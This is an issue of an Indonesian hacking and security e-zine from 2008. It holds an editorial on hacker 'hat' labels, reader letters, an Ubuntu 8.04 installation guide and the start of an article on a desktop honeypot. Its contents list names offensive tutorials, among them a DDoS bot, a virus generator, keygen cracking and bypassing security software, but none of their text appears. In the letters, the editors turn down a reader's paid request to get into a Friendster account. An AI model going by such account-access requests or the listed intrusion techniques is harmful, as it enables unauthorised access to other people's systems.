

X-Code Magazine On White paper
Issue #10- Date : Agustus 2008

XCode

Indonesian Hackers Community

"Be Feel Free To Join Us For A Better Digital World"

A high-contrast, black and white silhouette of a man in a suit and hat, standing next to a small figure. The image is framed by a thick black border. To the left of the main figure, there is a vertical color bar with a grid of colored squares (red, green, blue, yellow, etc.) and a vertical scale with numerical markings (1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20).

Electronic Magazine

X-Code License for Articles, logo, etc Computer • Internet • Hacking • Security • Scripting

Security Freeware



BeeTrap Vers.1.0

“Honeypot sederhana untuk komputer
pribadi anda”



Linux Untuk Manusia

- Instalasi Ubuntu 8.04
- Repository Ubuntu Indonesia
- Instalasi piranti lunak

Mengamankan File Penting dengan Tangan Kosong

- Memaparkan kepada anda teknik menyembunyikan file



Pemrograman Hack V

- Dengan kode yang pendek, anda bisa membuat kursor mouse bergerak tidak menentu

**Apa itu Majalah X-Code :**

- X-Code magazine adalah majalah komputer, internet, hacking dan security bahasa Indonesia dengan penggunaan media murni PDF.

Latar belakang X-Code Magazine :

- Kebutuhan akan informasi, artikel, hacking dan tutor semakin banyak sehingga Komunitas memutuskan untuk merilis sebuah magazine untuk komunitas IT di Indonesia.

Tujuan :

- Memberikan / sharing / berbagi artikel untuk perkembangan ilmu komputer, internet, hacking dan security di Indonesia.

Misi :

- Menyebarluaskan ilmu-ilmu komputer, internet dan hacking untuk tujuan positif.

Hak cipta / Lisensi :

Seluruh materi X-Code Magazine dapat didownload, dibaca, dimodifikasi serta disebarluaskan secara bebas untuk tujuan bukan komersial (nonprofit), dengan syarat tidak menghapus atau

merubah atribut penulis. Hak cipta di tangan penulis dan X-Code Magazine dengan mengikuti lisensi GPL (General Public License).

Distribusi X-Code Magazine :

- Official X-Code Magazine Page:
<http://www.yogyafree.net>
- Mailing list X-Code :
<http://groups.yahoo.com/group/yogyafree-perjuangan>
- Forum X-Code :
<http://www.yogyafree.net/forum2>
- Friendster X-Code :
komunitas_komp@yahoo.com
- CD \ DVD
- Komunitas / media lain yang bekerja sama dengan X-Code Magazine.

Contact : X-Code Magazine :

- Alamat E-mail Redaksi :
yk_family_code@yahoo.com
(Yogyakarta).
ferdianelli@yahoo.com
(Pontianak).

Staff Yogyafree 2008

- ^Family-Code^
- ^rumput_kering^
- 0x99 A.K.A JerryMaheswara
- hartono A.K.A Kutcing
- Paman
- cimot_cool
- poni
- psychopath
- tazmaniandevil
- fl3xu5
- masdapit
- gblack
- camagenta
- mas_agung
- X-Sari
- ^_xfree_^
- able_seaman
- djempol_online
- fux2005
- indounderground
- ndemin
- penjualkoran
- S3T4N
- systemofadown
- yadoy666

Editorial

>> Topi Biru.....

BLack hat – White Hat – Grey hat, adalah sebutan publik dan media bagi sekelompok orang “jenius komputer”. Ketiga warna topi ini berkecimpung di dunia maya dengan kemampuan yang sudah tidak diragukan lagi. Baik mereka yang menciptakan sesuatu yang mengarah ke hal destruktif dan ilegal (*Black Hat*), baik yang menjadi pahlawan sekuriti untuk memperbaiki jutaan kesalahan produk dan berbuat hal untuk membangun (*White Hat*), maupun yang netral dan menganggap segala sesuatu di dunia cyber adalah sebuah kebebasan (*Grey Hat*). Semua kelompok bertopi itu tetaplah figur orang-orang maya yang berintelektual diatas rata-rata, “Hacker” begitulah dunia jejaringan menamai mereka.

Bagaimana dengan *Blue Hat*? Apakah *Blue hat* yang Yogyafree maksud itu adalah untuk para *newbie*?? *Script kiddies*? Atau sebutan lain yang kesimpulannya adalah “Anak SMP bertopi biru yang baru hari ini megang keyboard???. Pertanyaan dari kami, Siapa sih yang pernah anda temui berhenti pada sebuah titik karena publik telah mengakui dia sebagai seorang *hacker*? Belum tentu setiap individu *Black Hat* mengerti cara membuat beduk dengan 3D Max seperti yang ditulis yulle pada tutorial X-Code, belum tentu setiap pakar sekuriti dunia mengerti cara mengoperasikan Cakewalk (piranti lunak dalam industri rekaman musik). Dan sampai saat ini belum ada seseorang yang menguasai komputer secara sempurna. *Blue Hat* bukanlah sebuah penghinaan.

Marilah kita jernihkan hal ini supaya tidak terjadi kesalahpahaman. Definisi *Blue Hat* bisa anda temukan pada wikipedia yang jika diartikan dalam bahasa Indonesia adalah “Sekelompok hacker yang tidak terikat oleh pihak apapun dan menjadi kegemarannya mencari kelemahan sistem, mengeksploitasi, memperbaiki, memberitahu kepada yang bersangkutan dan melakukannya untuk kesenangan”. Topi biru pertama kali dipopulerkan oleh Microsoft untuk

sebutan para hacker yang statusnya profesional maupun non-profesional untuk menguji keamanan produk-produk Microsoft. Kalangan topi biru tidak seperti mafia internet rusia yang terorganisir maupun pakar sekuriti yang membuat produk pelindung komputer berbayar (*security suite*). Karakter topi biru adalah karakter yang bebas dan tidak dikekang oleh nilai ataupun waktu. Melakukannya secara senang, sukarela dan tidak terikat. Siapapun boleh menjadi bagian dari komunitas topi biru.

Biru adalah warna kharismatik bagi orang-orang yang siap menjelajahi komputer sampai sudut-sudutnya dan *Blue Hat* adalah sebutan untuk orang-orang yang mempelajari semua hal yang berhubungan dengan itu. Sebuah gelar untuk orang yang mau bekerja keras mempelajari hal-hal yang jauh dari kemampuannya. Mempelajari komputer secara fleksibel dan menikmatinya seperti candu. Di Yogyafree, kita juga mau berprinsip menjadi topi biru. Kita tidak membatasi satu bidang dari beberapa sudut saja. Semua hal, semua elemen, semua objek, semua kesempatan. Semuanya yang jika mungkin dilakukan oleh manusia dan makhluk bukan manusia dengan teknologi komputer serta semua yang menjunjung kebebasan berkreasi secara nyata maupun digital adalah misi kampanye para topi biru.

Istilah *Blue Hat* bukanlah sebuah deklarasi, juga bukan mendiskreditkan. ini hanyalah sebuah bentuk semangat untuk kita, para penggila komputer dan penggiat komunitas Yogyafree “yang tidak pernah puas untuk belajar”.

Edisi ke 10 merupakan edisi membangun, cukup susah membuat dan mengumpulkan tutorial sekuriti daripada hacking. Tapi kita tetap berusaha, terima kasih untuk semua penulis X-Code #10 dan mohon maaf bagi anda yang tutorialnya tidak lolos seleksi, coba lagi. Majalah ini belum tamat.

Selamat membaca.

poni <ferdianelli@yahoo.com>
[Http://www.poniponi.tk](http://www.poniponi.tk)

editor-in-chief

>>  Mail Box **Subject: mas mas...saya bayar
deh lewat rekening bang**

Tuesday, June 10, 2008 6:12 PM
 From: "Q Hubban"
 <qhubban@xxx.xxx>
 To:
yk.family.code@yahoo.com

mas mas, saya Q HUBBAN MUHAMMAD 19 taun dari BOGOR alamat: Jl.cifor sindang barang jero kavling B27/28 bogor barat 16610. bisa tau mail fs aku ngga...Plis terima kasih kalo bisa or tau. calling saya di 025142XXXX. kalo bisa tau eMAIL fs saya saya bayar.call me

ni fs ku
<http://profiles.friendster.com/16703199>

DEMI ALLAH MAS

Redaksi

*MAS MAS... tidak berminat nih..
mas mas, kami mohon maaf..*

**Subject: reporting error page
YF**

Thursday, June 12, 2008 9:24 AM
 From: "JABLAY" N0:1
 <jablay_no1@xxx.xxx>
 To:
yk.family.code@yahoo.com

Message contains attachments
 Capture halaman YF error.JPG (37KB), Capture halaman YF error berikut nya.JPG (33KB)

dear webmaster YF, sudah bbrp hr ini saya mengalami kesulitan masuk di forum phpBB (<http://yogafree.net/forum2/>),kadang2 bisa masuk login tetapi sering2 nya gagal dan muncul padahal error spt image yg saya sertakan pd attachment ini.

capture dgn judul capture halaman error.jpg ini > menerangkan kalau pas gagal login ,sedang judul capture halaman error berikutnya.jpg ini>menerangkan kalau pas bisa login masuk ke forum lalu megneklik thread berikut nya muncul spt itu.

Mohon pencerahan : ttg trouble ini,krn pada masa2 yg lalu sebelum halaman situs nya masih yg lama,saya gak pernah alami masalah spt ini.

Error ini ada pada server YF ato pada windows(ato mungkin browser saya) sbg analisa ,saya menggunakan windows vista dan browser firefox ver 2.0.0.14) dan saya gunakan hingga saat ini untuk browsing tdk ada masalah . demikian dan terima kasih serta salam buat rekan2 YF disitu semua.

wasalam

Redaksi

Terima kasih, e-mail berisikan hal senada juga masuk ke inbox kami. Tidak ada yang salah dengan Firefox ataupun Vista anda. Yang salah adalah kami. Dengan berakhirnya masa sewa pada Hosting lama, kami menyewa hosting yang lebih murah. Ternyata website & forum Yogafree tidak mampu menampung banyaknya pengunjung karena kemampuan server yang sangat terbatas. Akibatnya hosting menolak permintaan servis dari pengunjung. Kami kemudian pindah hosting lagi untuk mengatasi masalah ini. Semoga kami dapat terus melayani anda dan pemerhati komunitas Yogafree.

Subject : cheat rf

Tuesday, July 1, 2008 3:26 AM
 From: "Tommy Santoso"
 <tommorelloz@xxx.xxx>
 To:
yk.family.code@yahoo.com

kk Q minta cheat and bug rf online donk.....
 pleessssss

thanks,

Redaksi

..... Apa gunanya Google????

/DIR

- ❑ Ubuntu 8.0.4 – Hardy Heron (poni) hal. 4.
- ❑ BeeTrap V.1.0 – Honeypot pribadi untuk komputer anda (poni) hal.10
- ❑ Bot Perl, DDOS dan mass Scanning Vuln (Newbee) hal.13
- ❑ Mengubah format nilai textbox Secara massal (xBawahTanah) hal.18
- ❑ Virus dengan VBS Generator (sayurganja) hal.19
- ❑ Manual Cheat game “Alien Shooter” (poni) hal.22
- ❑ Shutdown Komputer via Web menggunakan HTML+VB Script (HardyBoyz) hal.25
- ❑ Membobol password PC Security tanpa masuk ke safe mode – Menonaktifkan PC SECURITY All version 4.0 dan 6.0 (Hackers for love) hal. 27
- ❑ Cracking & Membuat Keygen untuk “TestCodeWarrior” (konohabueflash a.k.a jiromaru) hal.30
- ❑ Mengamankan file penting dengan tangan kosong (^XmoenseN^) hal.38
- ❑ Mengganti MAC Address Network Card dengan Macchanger (^Rumput-kering^) hal.47
- ❑ Mengakali masa pakai Nitro PDF vers 5.3.3 dengan memodifikasi registry (poni) hal.49
- ❑ Pemrograman Hack V – Mouse Loncat (poni) hal.53
- ❑ Membanjiri Pesan Ke Telepon Seluler Melalui Bluetooth (poni) hal.54
- ❑ Resep Gado-Gado Special – Solusi untuk mengatasi masalah Hacking-Cracking pada X Code 9 (deLaFoRta) hal.57
- ❑ Cara Curang Cepat Drop Entrecard (Strife Leonhart) hal.61
- ❑ Membuat Program Kamuflase Folder dengan Visual Basic (Shadow626) hal.63
- ❑ Menambah & Menghapus Item pada Menu Klik Kanan File (Shadow626) hal.65



Ubuntu 8.0.4 – Hardy Heron

“Linux yang manusiawi”

Materi

- Cara melakukan Instalasi Ubuntu 8.0.4
- Repository Ubuntu untuk kemudahan pengguna
- Instalasi perangkat Lunak pada Ubuntu 8.04

1. Pengantar

A adalah "Ubuntu" yang berasal dari bahasa kuno Afrika, yang berarti "rasa perikemanusian terhadap sesama manusia". Ubuntu juga bisa berarti "aku adalah aku karena keberadaan kita semua". Linux yang sangat sederhana dan bersahabat.

Berikut ini adalah komitmen publik tim Ubuntu untuk para penggunanya yang disadur dari salah satu situs komunitas Ubuntu di Indonesia :

- Ubuntu akan selalu bebas dari biaya, maka dari itu tidak akan ada biaya tambahan untuk "edisi enterprise", kami akan membuat semua pekerjaan terbaik Ubuntu tersedia untuk semua orang dengan istilah Bebas yang sama.
- Ubuntu juga menyediakan dukungan komersial dari ratusan perusahaan di seluruh dunia. Ubuntu dirilis secara tetap dan dapat Anda prediksi; rilis Ubuntu terbaru tersedia setiap enam bulan. Setiap rilis akan didukung oleh Ubuntu dengan perbaikan pada keamanan dan perbaikan lainnya secara bebas selama sekurangnya 18 bulan.
- Ubuntu akan menyertakan terjemahan dan prasarana aksesibilitas terbaik yang dimiliki oleh komunitas Perangkat Lunak Bebas, hal ini berguna untuk membuat Ubuntu dapat dipergunakan oleh banyak orang. Kami juga bekerja sama dengan seluruh komunitas Perangkat Lunak Bebas dalam hal perbaikan bug dan saling membagi kode.
- Ubuntu berkomitmen secara penuh terhadap prinsip-prinsip dari pengembangan perangkat lunak bebas; untuk ini kami mendorong masyarakat untuk menggunakan perangkat lunak bebas dan open source, lalu memperbaikinya dan kemudian menyebarkannya kembali.


Ada beberapa alasan mengapa Ubuntu cocok diterapkan pada kehidupan kita antara lain :

- Gratis. Anda tidak perlu takut menghadapi razia "Ujung Ujung Duit" yang bisa anda temui di bandara udara, tempat kerja dan tempat umum lainnya.
- Dukungan pembelajaran, tanya jawab, pengembangan yang sangat baik terhadap Ubuntu di Indonesia melalui forum, milis, website, iRC dan komunitas pengguna Linux.
- Kemudahan. Anda yang sudah berpengalaman maupun tidak dalam dunia Linux akan menemukan bahwa Ubuntu lebih sederhana daripada distro Linux yang lain (Maaf, penulis tidak bermaksud mendiskreditkan komunitas Linux non-Ubuntu).
- Lapangan pekerjaan. Dewasa ini, lapangan kerja sangat terbuka luas bagi anda yang berkemampuan dalam bidang teknologi informasi. Linux merupakan salah satu persyaratan khusus dan nilai tambah bagi calon pencari kerja.

- Kenyamanan. What can I say?? Ubuntu terasa nyaman menurut penulis. Mungkin juga menurut anda.


2. Instalasi Ubuntu 8.0.4.

Ubuntu 8.04 yang dirilis bulan April 2008 merupakan Linux turunan Debian yang sangat ideal untuk komputer desktop dan kantor. Mudah dalam penginstalasian dan penggunaannya dalam kegiatan sehari-hari. Ayo teman, marilah kita coba sistem operasi yang tangguh dan gratis ini.



Setelah anda Boot komputer dari CD Ubuntu 8.04, maka anda akan mendapatkan tampilan sebagai

1. Memilih Bahasa



Terdapat berbagai jenis bahasa yang bisa anda pilih, termasuk bahasa Indonesia.

2. Menentukan Lokasi



Kebetulan saya berada di Pontianak dan ternyata kota tempat tinggal saya terdapat dalam pilihan, maka saya memilih Pontianak sebagai selected city. Anda dapat memilih lokasi anda sesuai keinginan. Ehem... perasaan was-was dan dituduh sebagai kriminal tidak saya temukan ketika saya mengisi Pontianak sebagai kota saya, tidak seperti ketika saya mengisi Pontianak pada Windows. Hahahaha. Bagaimana dengan anda?

3. Keyboard layout




Pada bagian ini, anda cukup klik "forward" karena standard USA adalah standard keyboard layout.

4. Memilih partisi harddisk untuk instalasi



Pada bagian pemilihan partisi, maka anda akan diberikan 2 opsi yaitu

- Guided : ini adalah pilihan jika anda tidak menginginkan adanya sistem operasi lain selain Ubuntu didalam mesin anda.
- Manual : Pilihan ini adalah untuk multi sistem operasi pada mesin anda. Pada opsi ini, anda harus menentukan sendiri partisi pada harddisk yang akan anda gunakan.



Jika anda memilih manual, maka anda perlu memilih partisi kosong pada harddisk. Klik dua kali pada harddisk yang telah terdetek oleh Ubuntu (dev/sda1 atau dev/sda2). Kemudian anda akan melihat tabel "Edit Partition", tentukan partisi utama sebagai **Ext3 journaling file system** dan pilih "/" sebagai mount point.

Partisi **swap** juga direkomendasikan agar sistem bekerja optimal. Besarnya partisi swap disarankan 2 kali kapasitas memory Ram. Jika memory anda sebesar 256mb maka partisi swap = 512mb).

5. Mengisi Identitas




Setelah penentuan partisi telah memenuhi syarat, maka saatnya anda mengisi "Who Are You". Kemudian klik forward.

6. Siap melakukan Instalasi

Langkah terakhir, anda diingatkan lagi untuk memeriksa kembali. Jika tidak ada kesalahan, maka klik *Install*.


Sambil menunggu proses instalasi, marilah kita minum secangkir kopi dan menghisap sebatang rokok (yang rokok tidak direkomendasikan).



Done.. Ok. Saatnya restart Komputer. Jangan lupa keluarkan CD Ubuntu.

...
....

Isi username dan password dengan ID login yang anda isi pada saat langkah ke 5, tekan enter. Anda siap memulai pengalaman dengan desktop berbasis Linux Ubuntu ini.



3. Repository Ubuntu

Yang menjadi permasalahan umum bagi pengguna Linux adalah penginstalasian program. program yang telah disertakan dalam Ubuntu Linux tidak selengkap yang diinginkan. Ketika kita mencoba melakukan instalasi secara manual program baru yang diunduh ataupun didapatkan dari media lain dalam bentuk misalnya program.tar.gz, ternyata sering tidak berhasil karena beberapa sebab. Tidak tersedianya *lib*, Versi baru yang menuntut adanya versi sebelumnya, tidak kompatibel dengan distro dan lain sebagainya. Ada ketergantungan antara program dengan versi, paket, library dan kecocokan.

Ubuntu menyediakan solusi melakukan instalasi melalui server repository. Terdapat fitur *add/remove* program yang merupakan kendaraan untuk menuju ke gudang software di internet. Anda bisa melakukan instalasi software dan paket *library* secara online dengan koneksi yang "dengan catatan cepat dan setiap saat ada jika dibutuhkan". Namun sayangnya... solusi internet murah masih menjadi permasalahan di negara kita. Tidak semua rakyat bisa menikmati internet berkecepatan tinggi dengan harga terjangkau.

Ironic sekali karena Rp 300.000 untuk 3 bulan dianggap mampu mengatasi kemiskinan di negara ini sedangkan produk internet Rp 200an ribu untuk 1 bulan dengan quota pemakaian 1 GB ataupun dengan hitungan beberapa puluh jam diklaim "MURAH BANGET" oleh vendor. Penulis yakin banyak pengguna internet yang merasa harga ini tidak logis. Inilah salah satu alasan mengapa badan usaha milik negara yang katanya "Solusi internet untuk mencerdaskan kehidupan bangsa" tetapi malah dianggap pengkhianat oleh kebanyakan orang yang berintelektual. (well, sesuatu yang dijalankan dengan keserakahan, ujungnya selalu memanipulasi semua hal yang seharusnya murah atau gratis menjadi berbayar). Baiklah saya tidak akan membahas politik lebih jauh lagi, saya tidak mengerti hal ini.

Kembali ke repository Ubuntu. Membeli kepingan DVD yang berisi piranti lunak khusus Ubuntu merupakan solusi yang lebih masuk akal. Anda tidak perlu lagi melakukan instalasi secara langsung ke server melalui internet. Paket yang dibutuhkan sudah tersedia dalam kepingan DVD. Jumlah DVD berkisar antara 3 - 5 keping tergantung pesanan dengan harga berkisar Rp 30.000 – Rp 80.000 (tergantung penjual dan belum termasuk ongkos kirim). Kok bayar?? Katanya gratis. Iya. Cukup masuk akal kok untuk membayar jasa pembuatan DVD yang dibundel daripada anda menghabiskan jutaan rupiah untuk mengunduh sendiri melalui internet dan membakarnya dalam bentuk kepingan DVD.

Cara mendapatkan DVD repository Ubuntu adalah melalui GOOGLE dengan keyword : Repository Ubuntu Indonesia (Maaf, ada beberapa distributor repo Ubuntu di Indonesia, penulis tidak bijak untuk menyebutkan salah satunya karena akan dianggap mempromosikan distributor tertentu. Silahkan pembaca mencari dan menentukan sendiri distributor mana yang terbaik dengan harga yang cocok).

4. Instalasi Perangkat Lunak Melalui DVD Repository Ubuntu

Semua sudah serba otomatis melalui kepingan DVD Ubuntu. Ketika DVD dimasukkan, anda akan melihat pesan seperti gambar dibawah ini.



Klik **Start package manager**. Maka Synaptic Package Manager akan dijalankan dan kemudian menampilkan menu yang berisi piranti lunak dan paket-paket *library* yang dapat anda install ke komputer desktop Ubuntu. Jika pesan seperti diatas tidak anda temukan, maka anda perlu menjalankan Synaptic

Package Manager secara manual melalui menu System / Administration dan klik Synaptic Package Manager. Perhatikan gambar supaya lebih jelas. Kemudian anda akan diminta untuk mengisi password admin supaya sistem mengijinkan modifikasi.

Selama proses penginstalasian, akan ada beberapa permintaan memasukkan DVD yang berbeda. Misalnya Sebagai contoh, penulis meng-install Wireshark melalui Synaptic Package Manager dengan

Disc 1/5 di dalam DVD Rom. Pada pertengahan instalasi, ternyata package manager kita untuk memasukkan DVD Disc 3/5, tidak lama berselang, kita diminta lagi untuk memasukkan DVD Disc 4/5. Ini adalah hal yang wajar. Ikuti saja sesuai permintaan.

Baiklah, penulis akan menunjukkan cara menginstalasi Wine (Wine Is Not an Emulator), piranti lunak diatas Linux yang dapat menjalankan program berbasis Windows. Jadi dengan adanya Wine di Linux, anda dapat menjalankan program Windows yang berekstensi *.exe diatas Ubuntu.

Setelah Synaptic Package Manager mendeteksi DVD Repository Ubuntu, anda bisa langsung mencari wine yang akan di-install.



1. Wine terletak di bagian **Cross Platform (universe)**. Arahkan mouse ada tulisan wine, klik kanan pada mouse dan pilih **Mark for installation**).



2. Klik apply dan biarkan proses berjalan



3. Jika salah memasukkan disk DVD, maka kita akan mendapat pesan untuk memasukkan disk yang sesuai. Ikuti pesan tersebut (Gambar 3)



4. Instalasi Wine diproses. Tunggu beberapa saat. Jika sudah selesai, silahkan mencoba wine untuk menjalankan program berbasis Windows.

4. Penutup

Semoga apa yang telah disampaikan penulis dapat bermanfaat bagi pembaca dan semua penggiat komunitas Yogyafree. Penulis memang bukan seorang pakar Linux, jika ada kesalahan dalam penulisan silahkan komplain dan berikan kritik. Terima kasih. [poni \(ferdianelli@yahoo.com\)](mailto:poni (ferdianelli@yahoo.com))

-- End of guide --

Referensi

- [1] Mr Akhiang of Yogyafree Pontianak
- [2] 0x99 A.K.A JerryMaheswara
- [3] www.ubuntu-id.org
- [4] www.ubuntulinux.or.id

BeeTrap, Honeypot Pribadi Untuk Komputer Anda

Penulis : poni (ferdianelli@yahoo.com)



Program ini bisa anda dapatkan dengan download di website penulis <http://www.poniponi.tk> atau di <http://www.yogyafree.net>

Pernahkah anda mencoba menyerang ke sebuah situs dengan bug yang bisa didapatkan melalui milw0rm dan akhirnya anda menemukan sebuah halaman blank atau malah ternyata ketika anda masuk ke server, anda tidak menemukan apa apa di dalam server tersebut. Lalu apa itu??? Sepertinya itu sebuah jebakan. Sebuah Honeypot dalam jejaringan TCP/IP.

llya, perusahaan / organisasi pada dewasa ini dengan perencanaan sistem informasi yang baik tidak akan ragu untuk menyewa hosting dan membuat jebakan. Hal ini dilakukan untuk me-log semua serangan yang ditujukan kepada mereka.

Tutorial kali ini memaparkan kepada pembaca bagaimana menggunakan sebuah **Honeypot** pada komputer desktop dan bagaimana cara **BeeTrap** bekerja.

Apakah Honeypot itu?

Honeypot adalah sebuah aplikasi lunak untuk menjebak penyusup. Honeypot dapat berupa aplikasi berbasis web, berbasis shell ataupun dengan GUI (graphic user interface). Pada umumnya, Honeypot hanya dijalankan pada server, jarang sekali kita temukan Honeypot pada komputer desktop. Honeypot bukanlah firewall. Honeypot sama sekali berbeda dengan firewall.

Apakah itu BeeTrap?

BeeTrap adalah sebuah aplikasi honeypot sederhana berbasis Windows. Pada saat tulisan ini dibuat, BeeTrap ver 1.0 dibuat dan dipublikasikan oleh komunitas Yogyafree Family Code untuk anda. BeeTrap merupakan aplikasi portable, artinya anda cukup menyimpan program ini ke dalam USB flash disk dan bisa digunakan tanpa perlu proses instalasi.


Katanya tadi untuk server, lalu kenapa aku perlu menjalankannya di desktop?

